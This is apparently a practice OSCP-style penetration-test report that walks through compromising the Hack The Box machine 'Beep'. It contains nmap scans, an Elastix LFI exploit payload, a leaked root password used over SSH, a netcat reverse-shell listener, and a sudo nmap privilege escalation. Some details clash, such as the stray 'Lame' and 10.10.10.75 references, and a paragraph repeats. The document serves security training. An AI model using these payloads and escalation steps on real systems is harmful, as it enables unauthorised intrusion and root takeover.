

---

# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-05

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>3</b>
1.1	Introduction: . . . . .	3
1.2	Objective: . . . . .	3
1.3	Requirement: . . . . .	3
1.4	Recommendations: . . . . .	4
<b>2</b>	<b>Methodologies</b>	<b>5</b>
2.1	Information Gathering: . . . . .	5
2.2	Penetration: . . . . .	5
2.2.1	System IP: 10.10.10.7 . . . . .	5
2.2.1.1	Service Enumeration: . . . . .	5
2.2.1.2	Scanning . . . . .	6
2.2.1.3	Gaining Shell . . . . .	8
2.2.1.4	Privilege Escalation . . . . .	11
2.2.1.5	Privilege Escalation . . . . .	12
2.2.1.6	Proof File . . . . .	13
<b>3</b>	<b>Maintaining Access</b>	<b>15</b>
<b>4</b>	<b>House Cleaning:</b>	<b>16</b>

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included # High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform

attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Beep. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Beep was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Beep(10.10.10.7)** - Arbitrary Remote code execution and privileged access to user to run the script.

## 1.4 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 2.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Beep - 10.10.10.7**

### 2.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

#### 2.2.1 System IP: 10.10.10.7

##### 2.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.7	<b>TCP:</b> 22,25,80,110,111,143,443,993,995,3306,4559,4445,5038,10000

## 2.2.1.2 Scanning

### Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Jul 5 12:18:36 2021 as: nmap -sC -sV -vv -oA nmap/initial  
↪ 10.10.10.7
```

Nmap scan report for 10.10.10.7

Host is up, received echo-reply ttl 63 (0.21s latency).

Scanned at 2021-07-05 12:18:37 PDT for 361s

Not shown: 988 closed ports

Reason: 988 resets

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 4.3 (protocol 2.0)
--------	------	-----	----------------	----------------------------

| ssh-hostkey:

| 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)

| ssh-dss

↪ AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAWn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7stqgNH5edUu8vZ0pzF/quX5kph

| 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)

|\_ssh-rsa

↪ AAAAB3NzaC1yc2EAAAABIWAAAQEA4SXumrUty0/pcRLwmvNf25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuvhZXg5iymwTcZd6vm46Y+TX39N

25/tcp	open	smtp	syn-ack ttl 63	Postfix smtpd
--------	------	------	----------------	---------------

|\_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,

↪ 8BITMIME, DSN,

80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.2.3
--------	------	------	----------------	--------------------

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_http-server-header: Apache/2.2.3 (CentOS)

|\_http-title: Did not follow redirect to https://10.10.10.7/

|\_https-redirect: ERROR: Script execution failed (use -d to debug)

110/tcp	open	pop3	syn-ack ttl 63	Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
---------	------	------	----------------	--

|\_pop3-capabilities: AUTH-RESP-CODE LOGIN-DELAY(0) PIPELINING IMPLEMENTATION(Cyrus POP3 server

↪ v2) UIDL USER RESP-CODES TOP APOP EXPIRE(NEVER) STLS

111/tcp	open	rpcbind	syn-ack ttl 63	2 (RPC #100000)
---------	------	---------	----------------	-----------------

143/tcp	open	imap	syn-ack ttl 63	Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
---------	------	------	----------------	--

|\_imap-capabilities: NAMESPACE SORT BINARY LISTEXT ATOMIC Completed QUOTA UIDPLUS SORT=MODSEQ

↪ RIGHTS=kxte THREAD=REFERENCES CHILDREN CATENATE LITERAL+ IDLE MAILBOX-REFERRALS

↪ URLAUTHA0001 X-NETSCAPE LIST-SUBSCRIBED ID CONDSTORE UNSELECT STARTTLS ANNOTATEMORE NO

↪ THREAD=ORDEREDSUBJECT IMAP4 IMAP4rev1 OK ACL RENAME MULTIAPPEND

443/tcp	open	ssl/https?	syn-ack ttl 63	
---------	------	------------	----------------	--

|\_ssl-date: 2021-07-05T19:33:33+00:00; +11m31s from scanner time.

993/tcp	open	ssl/imap	syn-ack ttl 63	Cyrus imapd
---------	------	----------	----------------	-------------

|\_imap-capabilities: CAPABILITY

995/tcp	open	pop3	syn-ack ttl 63	Cyrus pop3d
---------	------	------	----------------	-------------

3306/tcp	open	mysql	syn-ack ttl 63	MySQL (unauthorized)
----------	------	-------	----------------	----------------------

4445/tcp	open	upnotifyp?	syn-ack ttl 63	
----------	------	------------	----------------	--

```
10000/tcp open  http          syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 11m30s

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  5 12:24:38 2021 -- 1 IP address (1 host up) scanned in 361.49 seconds
```

## Nmap-Full

```
# Nmap 7.80 scan initiated Tue Jul  6 12:57:00 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.7
Nmap scan report for 10.10.10.7
Host is up, received syn-ack ttl 63 (0.21s latency).
Scanned at 2021-07-06 12:57:01 PDT for 538s
Not shown: 65519 closed ports
Reason: 65519 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 4.3 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAwn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7stqgNH5edUu8vZ0pzF/quX5kph
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
|_ssh-rsa
↪ AAAAB3NzaC1yc2EAAAABIwAAAQEA4SXumrUty0/pcRLwmvnF25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuvhZXg5iymwTcZd6vm46Y+TX39N
25/tcp    open  smtp      syn-ack ttl 63  Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
↪ 8BITMIME, DSN,
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.2.3
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3      syn-ack ttl 63  Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: RESP-CODES PIPELINING STLS LOGIN-DELAY(0) UIDL EXPIRE(NEVER)
↪ AUTH-RESP-CODE APOP TOP IMPLEMENTATION(Cyrus POP3 server v2) USER
111/tcp   open  rpcbind   syn-ack ttl 63  2 (RPC #100000)
143/tcp   open  imap      syn-ack ttl 63  Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: MULTIAPPEND QUOTA IDLE OK ATOMIC CATENATE MAILBOX-REFERRALS URLAUTHA0001
↪ RIGHTS=kxte X-NETSCAPE IMAP4 ACL LIST-SUBSCRIBED SORT=MODSEQ THREAD=ORDEREDSUBJECT SORT
↪ LITERAL+ Completed ANNOTATEMORE LISTEXT ID STARTTLS THREAD=REFERENCES BINARY CHILDREN
↪ IMAP4rev1 UNSELECT NAMESPACE RENAME NO UIDPLUS CONDSTORE
443/tcp   open  ssl/https? syn-ack ttl 63
|_ssl-date: 2021-07-06T20:14:56+00:00; +11m34s from scanner time.
```

```
878/tcp  open  status      syn-ack ttl 63 1 (RPC #100024)
993/tcp  open  ssl/imap    syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp  open  pop3        syn-ack ttl 63 Cyrus pop3d
3306/tcp open  mysql       syn-ack ttl 63 MySQL (unauthorized)
4190/tcp open  sieve       syn-ack ttl 63 Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
↪ (included w/cyrus imap)
4445/tcp open  upnotifyp?  syn-ack ttl 63
4559/tcp open  hylafax     syn-ack ttl 63 HylaFAX 4.3.10
5038/tcp open  asterisk    syn-ack ttl 63 Asterisk Call Manager 1.1
10000/tcp open http       syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

Host script results:
|_clock-skew: 11m33s

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul  6 13:05:59 2021 -- 1 IP address (1 host up) scanned in 538.60 seconds
```

### 2.2.1.3 Gaining Shell

**System IP: 10.10.10.7**

**Vulnerability Exploited : Weak admin password/Arbitrary remote code execution**

**System Vulnerable : 10.10.10.75**

**Vulnerability Explanation : Local file inclusion vulnerability**


**Privilege Escalation Vulnerability : Exposing the password of root to the public web**

**Vulnerability fix : The version of the elastix has to be upgraded to the latest version and avoid exposing the sensitive passwords to the public**


**Severity Level : Critical**

While checking the ports we can see that there are so many ports open but i am going to concentrate on port 80 which seems like elastix running on it.



**Figure 2.1:** 205-website.png

I am not sure about the version but however we can try for the searchsploit against elastix and check for the luck.

**Figure 2.2:** 305-searchsploit.png

Since xss,csrf and other vulnerabilities requires user interaction i will go through the local file inclusion vulnerability this time.


```
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
```

**Figure 2.3:** 310-graph.png

This seems like local file inclusion vulnerability in graph.php under vtigercrm. Lets see if this folders exist in the box.

**Figure 2.4:** 315-vtiger.png

It seems like vtigercrm folder exist in this box. lets try to execute the command mentioned in the script manually and see what we get.




Figure 2.5: 320-graph\_content.png

It seems like the contents are messed up. We can view this with the page source.




Figure 2.6: 325-passwords.png

## 2.2.1.4 Privilege Escalation

From the list i can see that few of the username and passwords are commented out. So we have options like asterisk:jEhdlekWmdjE or root:jEhdlekWmdjE.

Lets try to root with check with both the username and passwords.

```
→ ssh asterisk@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exch
ange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

**Figure 2.7:** 330-ssh\_error.png

Since this is a very old box we are having the algorithm not supported error. A simple googling shows that we need to include `-oKexAlgorithms=+diffie-hellman-group1-sha1` before the user and ip address.

```
→ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
root@10.10.10.7's password:
Last login: Fri Jul  9 22:14:33 2021 from 10.10.14.24

Welcome to Elastix
-----

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beep ~]#
```

**Figure 2.8:** 335-root\_password.png

By ssh with the password `root:jEhdlekWmdjE` we got the root access directly to the machine.

### 2.2.1.5 Privilege Escalation

From the script i can see the privilege escalation as well which belongs to the nmap.

```
1 #nc -nlvp 9001
2 #Listening on 0.0.0.0 9001
3 #Connection received on 10.10.10.7 34069
4 #id
5 #uid=100(asterisk) gid=101(asterisk)
6 #sudo nmap --interactive
7
8 #Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
9 #Welcome to Interactive Mode -- press h <enter> for help
10 #nmap> !sh
11 #id
12 #uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

**Figure 2.9:** 260-script\_priv.png

By checking the same i can see that we can run nmap as sudo. Lets see if we have access to the nmap as sudo.

```
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix
(root) NOPASSWD: /usr/sbin/saslpasswd2
(root) NOPASSWD: /usr/sbin/hardware_detector
(root) NOPASSWD: /sbin/chkconfig
(root) NOPASSWD: /usr/sbin/elastix-helper
```

Figure 2.10: 265-sudo\_l.png

Lets follow the script and get the root.


```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.7 34069
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Figure 2.11: 270-priv\_escalation.png

### 2.2.1.6 Proof File

#### User



```
bash-3.2# cat user.txt
ef0[REDACTED]db2a
```

**Figure 2.12:** 275-user.txt.png

**Root**



```
bash-3.2# cat /root/root.txt
b81[REDACTED]51c
bash-3.2#
```

**Figure 2.13:** 280-root.txt.png

### **3 Maintaining Access**

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## **4 House Cleaning:**

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.